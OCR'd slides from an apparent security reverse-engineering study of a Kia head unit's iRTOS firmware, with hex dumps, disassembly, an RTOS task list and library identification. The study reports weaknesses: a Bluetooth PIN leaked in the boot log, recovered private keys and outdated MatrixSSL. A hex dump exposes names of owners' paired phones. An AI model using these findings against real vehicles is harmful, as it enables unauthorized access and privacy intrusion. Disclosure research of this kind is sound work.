


```
00338010  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
*
0033a000  18 0b 10 41 42 50 56 33  30 5f 32 31 30 39 32 38  |...ABPV30_210928|
0033a010  5f 31 37 34 39 33 34 5f  54 52 55 00 00 00 00 00  |_174934_TRU.....|
0033a020  00 44 5f 45 4e 53 50 5f  76 30 2e 31 00 00 00 00  |.D_ENSP_v0.1....|
0033a030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 4c  |...............L|
0033a040  43 31 35 30 30 30 30 32  31 30 39 32 38 30 30 00  |C15000021092800.|
0033a050  00 00 00 00 00 00 00 00  00 00 00 00 00 c0 18 0b  |................|
0033a060  10 41 42 50 56 33 30 5f  32 31 31 30 30 35 5f 31  |.ABPV30_211005_1|
0033a070  30 33 36 31 31 5f 54 52  55 00 00 00 00 00 00 41  |03611_TRU......A|
0033a080  42 5f 45 4e 41 52 76 30  2e 31 00 00 00 00 00 00  |B_ENARv0.1......|
0033a090  00 00 00 00 00 00 00 00  00 00 00 00 00 4c 43 31  |.............LC1|
0033a0a0  35 30 30 30 30 32 31 30  39 32 38 30 30 00 00 00  |5000021092800...|
0033a0b0  00 00 00 00 00 00 00 00  00 00 00 04 01 3c 94 00  |.............<..|
0033a0c0  00 00 00 01 00 91 5b 74  00 00 00 00 00 00 07 67  |......[t.......g|
0033a0d0  00 00 00 00 00 18 d7 c7  01 56 08 80 00 00 01 90  |.........V......|
0033a0e0  00 91 28 54 00 08 e4 4b  00 91 6c 48 00 91 6c 88  |..(T...K..lH..l.|
0033a0f0  00 91 6b ec 00 00 01 90  01 56 08 80 00 00 00 02  |..k......V......|
0033a100  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
*
0033b000  00 00 44 2e 00 00 00 00  f1 f1 f1 f1 00 04 00 00  |..D.............|
0033b010  01 00 00 00 30 e0 4f 7b  c0 bb 00 00 00 8c bc 58  |....0.O{.......X|
0033b020  77 a0 7a ce a2 01 c6 63  e2 93 7f 14 8c 01 00 00  |w.z....c........|
0033b030  00 00 00 00 01 00 00 44  61 6e 69 6c 6f e2 80 99  |.......Danilo...|
0033b040  73 20 69 50 68 6f 6e 65  00 00 00 00 00 00 00 00  |s iPhone........|
0033b050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
0033b130  00 00 00 00 00 00 00 00  01 00 00 00 24 d0 df 17  |............$...|
0033b140  eb 81 00 00 00 61 9a cd  0f 73 6a 5f 8b ab 4b d1  |.....a...sj_..K.|
0033b150  1b 3c 05 01 59 01 00 00  00 00 00 01 00 00 69     |.<..Y.........i|
0033b160  50 68 6f 6e 65 20 64 65  20 44 61 6e 69 6c 6f 00  |Phone de Danilo.|
0033b170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
0033b260  01 00 00 00 9c 25 95 18  81 70 00 00 00 6d 63 55  |.....%...p...mcU|
0033b270  e5 7a 65 d4 17 c1 ca 1e  a0 5d a3 c3 9c 01 00 00  |.ze......]......|
0033b280  00 00 00 00 01 00 00 48  75 67 6f 6c 65 73 20 30  |.......Hugoles 0|
0033b290  30 37 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |07..............|
0033b2a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
0033b380  00 00 00 00 00 00 00 00  01 00 00 00 58 35 6b 37  |............X5k7|
0033b390  ba c3 00 00 00 59 2f eb  85 e3 6a 6b ec 71 bd d1  |.....Y/...jk.q..|
0033b3a0  ee d1 8d 4b 55 01 00 00  00 00 00 00 01 00 00 54  |...KU..........T|
0033b3b0  45 43 4e 4f 20 43 41 4d  4f 4e 20 31 36 00 00 00  |ECNO CAMON 16...|
0033b3c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
0033b800  f5 a5 a5 a5 ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
0033b810  30 30 30 30 00 ff ff ff  ff ff ff ff ff ff ff ff  |0000............|
0033b820  f5 a5 a5 a5 ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
0033b830  4b 69 61 00 ff ff ff ff  ff ff ff ff ff ff ff ff  |Kia.............|
```

This is not QNX4

QNX4?

False positive



github.com/OSPG/binwalk/blob/master/src/binwalk/magic/filesystems

binwalk / src / binwalk / magic / **filesystems**

Code | Blame | 763 lines (711 loc) · 32.1 KB

```
732  >>20    byte     !0x2F
733  >>>20   byte     <65     {invalid}invalid first file name,
734  >>>20   byte     >122    {invalid}invalid first file name,
735  >16     lelong   x       {strlen:%d}
736  >20     string   x       first file name: "{string}"
737
738  # QNX4 Filesystem
739  0       string   \xEB\x10\x90\x00    QNX4 Boot Block
740
741  # QNX6 Filesystem
742  # https://www.forensicfocus.com/Forums/viewtopic/t=16846/
743  # Also known as the QNX6_SUPER_MAGIC (in linux sources)
744  0       string   \x68\x19\x11\x22    QNX6 Super Block
745
746  # QNX IFS
747  0       string    \xEB\x7E\xFF\x00                                QNX IFS,
748  >7      byte      !0                                              {invalid}
749  >50     leshort   !0                                              {invalid}
750  >52     string    !\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00 {invalid}
751  >36     lelong    x                                               size: %d bytes,
752  >36     lelong    x                                               {size:%d}
753  >10     leshort   x                                               machine-type: 0x%x,
754  >6      byte&0x02 0                                               little endian,
755  >6      byte&0x02 !0                                              big endian,
756  >6      byte&0x1c 0                                               plain text,
757  >6      byte&0x1c !0
758  >>36    lelong    x                                               {jump:%d}
759  >6      byte&0x1c 0x02                                            SHIFT-compressed,
760  >6      byte&0x1c 0x04                                            ZLIB-compressed,
761  >6      byte&0x1c 0x08                                            LZO-compressed,
762  >6      byte&0x1c 0x0c                                            UCL-compressed,
763  >4      uleshort   x                                              version: %d
```

```
└─$ binwalk

Binwalk v2.4.3
Original author: Craig Heffner, ReFirmLabs
https://github.com/OSPG/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ..

Disassembly Scan Options:
```

Binwalk v2

https://github.com/OSPG/binwalk/blob/master/src/binwalk/magic/filesystems

```
int32_t sub_2d6552(int32_t arg1, int32_t arg2, int32_t arg3 @ r4, int32_t arg4 @ r5, int32_t arg5 @
002d6552      int32_t arg10, int32_t arg11, int32_t arg12, int32_t arg13, int32_t arg14)

002d6552  2210        movs    r2, #0x10
002d6554  f00cebb0    blx     #sub_2e2cb8
002d6558  9002        str     r0, [sp, #8] {arg_8}
002d655a  9103        str     r1, [sp, #0xc] {arg_c}
002d655c  f00cebe2    blx     #sub_2e2d24
002d6560  1945        adds    r5, r0, r5
002d6562  990a        ldr     r1, [sp, #0x28] {arg10}
002d6564  0088        lsls    r0, r1, #2
002d6566  1980        adds    r0, r0, r6
002d6568  30ff        adds    r0, #0xff
002d656a  3041        adds    r0, #0x41
002d656c  6a82        ldr     r2, [r0, #0x28]
002d656e  a06e        adr     r0, #0x1b8
002d6570  c803        ldm     r0, {r0, r1}  {data_0}  {data_2d6728}  {sub_1204}  {data_2d672c}
002d6572  f00ceb10    blx     #sub_2e2b94
002d6576  9000        str     r0, [sp] {arg_0}
002d6578  9101        str     r1, [sp, #4] {arg_4}
002d657a  2210        movs    r2, #0x10
```

eb109000

main_16.bin reversing

```
int32_t sub_2d6552(int32_t arg1, int32_t arg2, int32_t arg3 @ r4, int32_t arg4 @ r5, int3

002d6554        int32_t r0
002d6554        int32_t r1
002d6554        r0, r1 = sub_2e2cb8(arg1, arg2, 0x10)
002d6558        int32_t arg_8 = r0
002d655a        int32_t arg_c = r1
002d6560        int32_t r5 = sub_2e2d24(r0, r1) + arg4
002d6572        int32_t r0_6
002d6572        int32_t r1_2
002d6572        r0_6, r1_2 = sub_2e2b94(0, 0x1204, *((arg10 << 2) + arg5 + 0x168))
002d6576        int32_t arg_0 = r0_6
002d6578        int32_t arg_4 = r1_2
002d657c        int32_t r0_7
```

Not QNX: https://github.com/ReFirmLabs/binwalk/issues/365

Firmware iRTOS	
RAR file 1 - recovery_16.bin (factory_reset)	
RAR file 2 - pre_main_16.bin (second phase bootloader)	1 JPEG (bootloader KIA image)
	2 JPEG (KIA images not used)
	Bootloader binary + CRC32 polynomial table
RAR file 3 - main_16 (iRTOS) - Third phase bootloader - Kernel image - File System	2 pem.certs + 1 pem.key
	1 PNG (short KIA logo)
	RAR file 1 (xx.bin - 854 bytes)
	RAR file 2 (xx.bin - 4350 bytes)
	RAR file 3 (xx.bin - 5332 bytes)
	2 pem.certs + 2 pem.key
Firmware & Software version	
Bluetooth data (in plain text)	Bluetooth connections
	Bluetooth password
	Bluetooth name
Head Unit display images (882 PNG files)	

Understanding the RTOS!

image_420.png

image_421.png

image_422.png

image_423.png

image_424.png

image_425.png

image_426.png

image_427.png

image_428.png

image_429.png




image_430.png




image_431.png




image_432.png




image_433.png




image_434.png


image_435.png

image_436.png


image_437.png

image_438.png


image_439.png

image_440.png

image_441.png

image_442.png

image_443.png

image_444.png

image_445.png

image_446.png

image_447.png

image_448.png

image_449.png

image_450.png

image_451.png

image_452.png


image_453.png




image_454.png

image_455.png

image_456.png

image_457.png

image_458.png

image_459.png




image_460.png




image_461.png

image_462.png

image_463.png

image_464.png

image_

jpeg_3.jpg

jpeg_4.jpg

jpeg_5.jpg


4. RTOS analysis

110 Tasks identified at the moment

```
▾ Code References                                                                                          {110}
  ▾ sub_5b9c                                                                                               {1}
     |← 00005c18 if (initialize_task(0x71dc28, "TASK_NAVI", 0x5ca1, 0, 0, 0x3e80, 0xa, 1, 1, 1) != 0)
  ▾ sub_b702                                                                                               {2}
     |← 0000b74c result = initialize_task(0x71ebd8, "ncmRxStartTask", sub_b6be, 0, 0, 0x1000, 7, 2, 0, 1)
     |← 0000b77a return initialize_task(0x71ec58, &data_ba94, sub_b5b8, 0, 0, 0x1000, 9, 2, 0, 1)
  ▾ sub_e08c                                                                                               {1}
     |← 0000e0ec if (initialize_task(0x723730, &data_e43c, sub_df66, 0, 0, 0x4000, 0xa, 1, 1, 1) == 0)
  ▾ sub_e120                                                                                               {1}
     |← 0000e168 if (initialize_task(0x723640, "TASK_USB", sub_dee2, 0, 0, 0x4000, 0xa, 2, 1, 1) == 0
  ▾ sub_e1b6                                                                                               {1}
     |← 0000e22a if (initialize_task(0x723640, "TASK_USB", sub_dee2, 0, 0, 0x4000, 0xa, 1, 1, 1) == 0)
  ▾ sub_eb54                                                                                               {1}
     |← 0000eb9c return initialize_task(0x723bc4, "USB Reset Task", sub_eae4, 0, 0, 0x7d0, 0xa, 1, 1, 1)
  ▾ sub_ef08                                                                                               {1}
     |← 0000f054 initialize_task(0x723abc, "USB Process", sub_ebc4, 0, 0, 0xfa0, 8, 1, 1, 1)
  ▾ sub_1116a                                                                                              {1}
     |← 000111c8 if (initialize_task(0x723e4c, "TASK_USB11_READ", sub_1111c, 0, 0, 0x800, 0xa, 1, 1, 1) == 0)
  ▾ sub_111f8                                                                                              {1}
     |← 0001126a int32_t r0_8 = initialize_task(0x723d94, "TASK_USB11", sub_111da, 0, 0, 0x800, 0xa, 2, 1, 1)
  ▾ initialize_application_and_print_system_info                                                           {1}
     |← 00012964 if (initialize_task(0x724390, "APPLMGR", main_application_task, 0, 0, 0x2000, 0xa, 1, 1, 1)
```

```
sub_1c1ca2
  |← 001c1cc2 if (initialize_task(0x10c33c4, "TASK_JPP", sub_1c1b16, arg2) != 0)
sub_1cc964
  |← 001cca72 if (initialize_task(0x1137838, "gUMsg_T", 0x1cc895, 0, 0, 0x2000, 0xa, 1, 1, 1) != 0)
sub_1d8974
  |← 001d89c6 if (initialize_task(0x11393b0, sub_1d8b9c, sub_1d8958, 2, 0, 0x1f40, sub_11c2fc(0), 1, 1, 1)
  |← 001d8a3e if (initialize_task(0x1139430, &data_1d8be0, sub_1d7ea8, 2, 0, 0x1f40, sub_11c2fc(0), 1, 1, 1)
sub_1d902a
  |← 001d9168 result = initialize_task(0x11394b0, &data_1d93a4, sub_1d8a9e, 2, 0, 0x1f40, sub_11c2fc(0), 1, 1, 1)
sub_1d98ea
  |← 001d9912 int32_t r0_1 = initialize_task(arg1, "_thread", arg2, 1, arg3, 0x1f40, arg4, 1, 1, 1)
sub_1f2b4a
  |← 001f30e2 initialize_task(0x113ede8, "Abt_bsa_Task", 0x1f2621, 0, 0, 0x1000, zx.d(*0x113ef10), 1, 1, 1)
sub_24414e
  |← 002442fa if (initialize_task(0x11698b8, "FILECOPY", sub_243d7c, 0, 0, 0x2800, 0xa, 1, 1, 1) != 0)
sub_2445a8
  |← 0024464c if (initialize_task(0x11699c0, "FILECOPY", sub_24439c, 0, 0, 0x2800, 0xa, 1, 1, 1) != 0)
sub_24555e
  |← 002455c8 if (initialize_task(0x1169ce8, &data_2457c4, sub_2452a0, 0, 0, 0x1f40, 0xb, 1, 1, 1) != 0)
sub_24844c
  |← 002484aa initialize_task(0x1169e0c, "TSITASK", sub_2483de, 0, 0, 0x800, 0xa, 1, 1, 1)
```

Main RTOS task



Main RTOS task

Is the central RTOS task responsible for system and application initialization, hardware and memory setup, repeated status checks, event handling, and continuous main loop execution for a Kia head unit during boot and runtime.

```
d main_application_task() __noreturn

089e
089e    void main_application_task() __noreturn

08a4        set_application_state(0)
08a8        initialize_hardware_drivers()
08ac        initialize_system_services()
08b0        initialize_application_subsystems()
08b4        run_self_tests()
08b8        sub_25890()
08bc        sub_ee400()
08c0        sub_ee418()
08c4        uart4_status_check_and_process()
08ca        sub_45816(1)
08d4        sub_127b4()
08dc        sub_aea7e(1, &data_0)
08e4        initialize_memmap_and_print_type(memmap_type: 1,
08e4            memmap_info: &data_0)
08ec        int32_t r2
08ec        int32_t r3
08ec        r2, r3 = sub_ae6e6(1, &data_0)
08f2        sub_3a9a(1)
08fc        sub_ececa(1, 1, r2, r3)
090a        sub_ecfb4(0, 3, 2, 1)
090e        sub_f79ec()
091a        uint32_t pool_size_ptr
091a        int32_t** sys_pool_end_ptr
091a        calculate_and_log_memory_pool(mode: 1, unused_param: 0,
091a            &sys_pool_end_ptr, &pool_size_ptr, requested_size: 1)
091e        int32_t** sys_pool_end_ptr_1 = sys_pool_end_ptr
0920        uint32_t pool_size_ptr_1 = pool_size_ptr
0922        int32_t** sys_pool_end_ptr_2 = sys_pool_end_ptr_1
0926        uint32_t pool_size_ptr_2 = pool_size_ptr_1
```

Main RTOS task loop

- After initialization, the function enters a `while (true)` infinite loop (at `0x4ad1a`), which is typical for RTOS main tasks to keep the task alive and responsive.

- Inside the loop, it checks system flags and state, processes events, logs status, and calls various subsystem handlers (e.g., audio, MCU communication, Apple CarPlay, etc.).

- The loop includes periodic checks, event dispatch, and state transitions, ensuring the system remains operational and responsive to events or commands.

- The loop contains a timeout/decrementing counter (`r4`) to manage certain timed operations or retries, and may call sleep/delay functions to yield CPU time.

```
while (true)
    if (zx.d(*0x90976d) != 0)
        // If system ready flag is set, check for pending
        // events.
        if (sub_1f192() != 0)
            // If loop counter is zero, perform periodic event
            // processing.
            if (r4 == 0)
            // Process periodic events and reset state as
            // needed.
            label_4ad2e:
                sub_1f19a()

            // Handle main event: process events, log status,
            // and call subsystem handlers.
            sub_f7738()
            int32_t var_44_9 = delegate_to_12376()
            print_task_debug(log_level: &data_4aad0, module: 0x998, file: 1,
                line: 1, message: &data_4af6c)
            sub_4a6d6()
            int32_t var_44_10 = delegate_to_12376()
            print_task_debug(log_level: &data_4aad0, module: 0x99c, file: 0x40,
                line: 3, message: &data_4af90)

            if (init_adc_controller_with_logging() == 0)
                register_touch_callback_and_init_adc_task()

            int32_t var_44_11 = delegate_to_12376()
            print_task_debug(log_level: &data_4aad0, module: 0x9a7, file: 1,
                line: 1, message: &data_4afc8)
            int32_t var_44_12 = delegate_to_12376()
            print_task_debug(log_level: &data_4aad0, module: 0x9c1, file: 1
```

PNG functions


```
png_image_decode_main(int32_t arg1, int32_t arg2, int32_t arg3, int32_t arg4, int32_t arg5 @ r4,
```

```
uint32_t* png_image_decode_main(int32_t arg1, int32_t arg2, int32_t arg3, int32_t arg4,
    int32_t arg5 @ r4, int32_t arg6 @ r6, void* arg7, int32_t arg8, int32_t arg9, int32_t arg10
    uint32_t* arg11, uint32_t* arg12, int32_t arg13, void* arg14, void* arg15, int32_t arg16,
    int32_t arg17, int32_t arg18, int32_t arg19)

    int32_t lr
    int32_t var_4 = lr
    int32_t r7
    int32_t var_8 = r7
    int32_t r5
    int32_t var_10 = r5
    int32_t var_18 = arg4
    int32_t var_1c = arg3
    sub_100abfe(1)
    void* r0 = *0x1084cc0
    *0x3880003c = zx.d(*(r0 + 0x14)) u>> 4 << 4
    *0x38800040 = zx.d(*(r0 + 0x16)) u>> 1 & 0xfffffffe
    *0x38800054 = zx.d(*(r0 + 8)) & 0xfffffffe
    *0x38800058 = zx.d(*(r0 + 0xa)) & 0xfffffffe
    *0x3880005c = zx.d(*(r0 + 0xc)) & 0xfffffffe
    *0x38800060 = zx.d(*(r0 + 0xe)) & 0xfffffffe
    uint32_t r3_1 = zx.d(*(r0 + 8))

    if (*0x3880004c u<= 8)
        *0x38800044 = (r3_1 & 0x7fc) + 0x400
    else
        *0x38800044 = r3_1 & 0x7fc

    *0x38800048 = zx.d(*(r0 + 0xa)) & 0x7fe
    *0x3880004c = zx.d(*(r0 + 0xc)) u>> 1 << 1
```

Libpng library detection

Firmware Function	Likely Corresponding libpng Function	Purpose / Role
ng_validate_ihdr	internal validation inside png_set_IHDR / png_set_IHDR()	Validate IHDR chunk parameters (width, depth, color type)
ng_process_idat_chunk / png_handle_idat_chunk	Internals of png_process_data() reading IDAT chunks	Decode and collect compressed image data
ng_inflate_data	png_inflate() within libpng (zlib decompression)	DEFLATE stream decoding
ng_finalize_idat_processing	End-of-image post-IDAT handling before IEND	Finish sprite decoding and update state
ng_handle_plte_chunk / png_process_plte_chunk	png_handle_PLTE()	Palette chunk handling
ng_handle_trns_chunk	png_handle_tRNS()	Transparency chunk parsing
ng_handle_gama_chunk	png_handle_gAMA()	Image gamma metadata
ng_handle_bkgd_chunk (two entries)	png_handle_bKGD()	Background color default
ng_handle_hist_chunk	png_handle_hIST()	Histogram data
ng_handle_phys_chunk	png_handle_pHYs()	Pixel dimensions / aspect ratio
ng_handle_sbit_chunk	png_handle_sBIT()	Significant bits per channel
ng_handle_chrm_chunk	png_handle_cHRM()	Chromaticity coordinates
ng_handle_time_chunk	png_handle_tIME()	Timestamp metadata
ng_handle_text_chunk	png_handle_tEXt()	ANSI text metadata
ng_handle_ztxt_chunk	png_handle_zTXt()	Compressed text chunk
ng_handle_itxt_chunk	png_handle_iTXt()	International text chunk
ng_decompress_text_chunk	part of zTXt/iTXt decoding routines (calls zlib inflate)	Uncompress text keyed metadata
ng_handle_offs_chunk	png_handle_oFFs()	Pixel offset metadata
ng_handle_unknown_chunk	png_handle_unknown() with crc checking	Handler for non-standard or private chunks
ng_crc_error_handler	png_crc_error() or default CRC error routine	Error handling on checksum mismatch
ng_safe_copy / png_copy_row_data	helpers like png_memcpy_warn() etc.	Safe memory copying across rows or chunks
ng_copy_histogram	Mirror [png_info.hIST] storage copy routines	Copy histogram to info struct
ng_set_chunk_metadata / png_parse_metadata_chunks	png_get_xxx() and png_set_xxx() accessors	Populate metadata from parsed chunks

png_parse_png_chunks / png_dispatch_chunk_handler	png_read_info() + internal dispatching	Main loop invoking appropriate chunk handler
png_validate_chunk_type	internal check of valid chunk names/types	Checks critical vs ancillary, naming rules
png_context_init / png_context_clone	png_create_read_struct() / png_create_info_struct()	Allocate and initialize libpng state
png_alloc_buffer / png_dynamic_array_manager	Internals of png_malloc() and dynamic memory for chunk buff	Memory allocation
png_clear_flag, png_handle_error_or_warning, png_chunk_	Internal cleanup routines (png_error, png_reset, png_destroy_	Error recovery and free memory



C:\Projects\TMM9200\iRTOS_Solution\SDK_2nd\SDK_CORE\OS\IRTOS\mk_task.c

D:\iris\project\sdk\test\MT_MP\TMM9200_SDK_FULL_V2.75_MP_Motrex7131\SDK_CORE\OS\IRTOS\mk_task.c

Technical information

Component	Description
Operative System	iRTOS developed by Tamul Multimedia (now Korea Robot Manufacturing)
Arquitecture	ARMv7, 16 bits(T16 instruction set)/32 bits(A32 instruciton set) RISC
Processor	Cortex-A9 Quad Core CPU @ 800MHz
Firmware Language	C
OS Language	C written from Windows computer
SoC SDK version	TMM9200_SDK_FULL_V2.75_MP_Motrex7131
Libraries	
vision	libraryxsion v1.22 version v13-0-gddd62e7.22.3-0-gdd
ssl	matrixssl-3-7-1-open
png	Libpng version 1.2.29

Vulnerabilities/Issues


Bluetooth PIN 4 digits - Boot log

If attackers can access the UART output or firmware, they can easily discover the PIN and pair unauthorized devices, gaining access to IVI features like calls, media, or phonebook.

```
*****************************************************************
[ABT_MGR] ABT_ManagerInitialze
*****************************************************************
[ABT_MGR] abt_init_config.gABT_Base_Priority : 10
[ABT_MGR] abt_init_config.bSSP_Enable : 0
[ABT_MGR] abt_init_config.pin_code_len : 4
[ABT_MGR] abt_init_config.pin_code[0] : [redacted]
[ABT_MGR] abt_init_config.pin_code[1] : [redacted]
[ABT_MGR] abt_init_config.pin_code[2] : [redacted]
[ABT_MGR] abt_init_config.pin_code[3] : [redacted]
[ABT_MGR] abt_init_config.local_device_name : Kia
```

Two private keys recovered

If an attacker extracts these keys, they can impersonate the IVI system, decrypt and sign.



Vulnerable libraries

Matrixssl 3.7.1

```
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\matrixssl\matrixssl.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\matrixssl\matrixsslApi.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\matrixssl\sslDecode.c
~!yC:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\matrixssl\cipherSuite.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\matrixssl\sslEncode.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\core\corelib.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\digest\hmac.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\digest\sha1_.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\digest\sha256.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\digest\sha384.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\digest\sha512.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\pubkey\ecc.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\pubkey\pkcs.c
C:\tamul_new\scclib\scclib\external\matrixssl-3-7-1-open\crypto\pubkey\pubkey.c
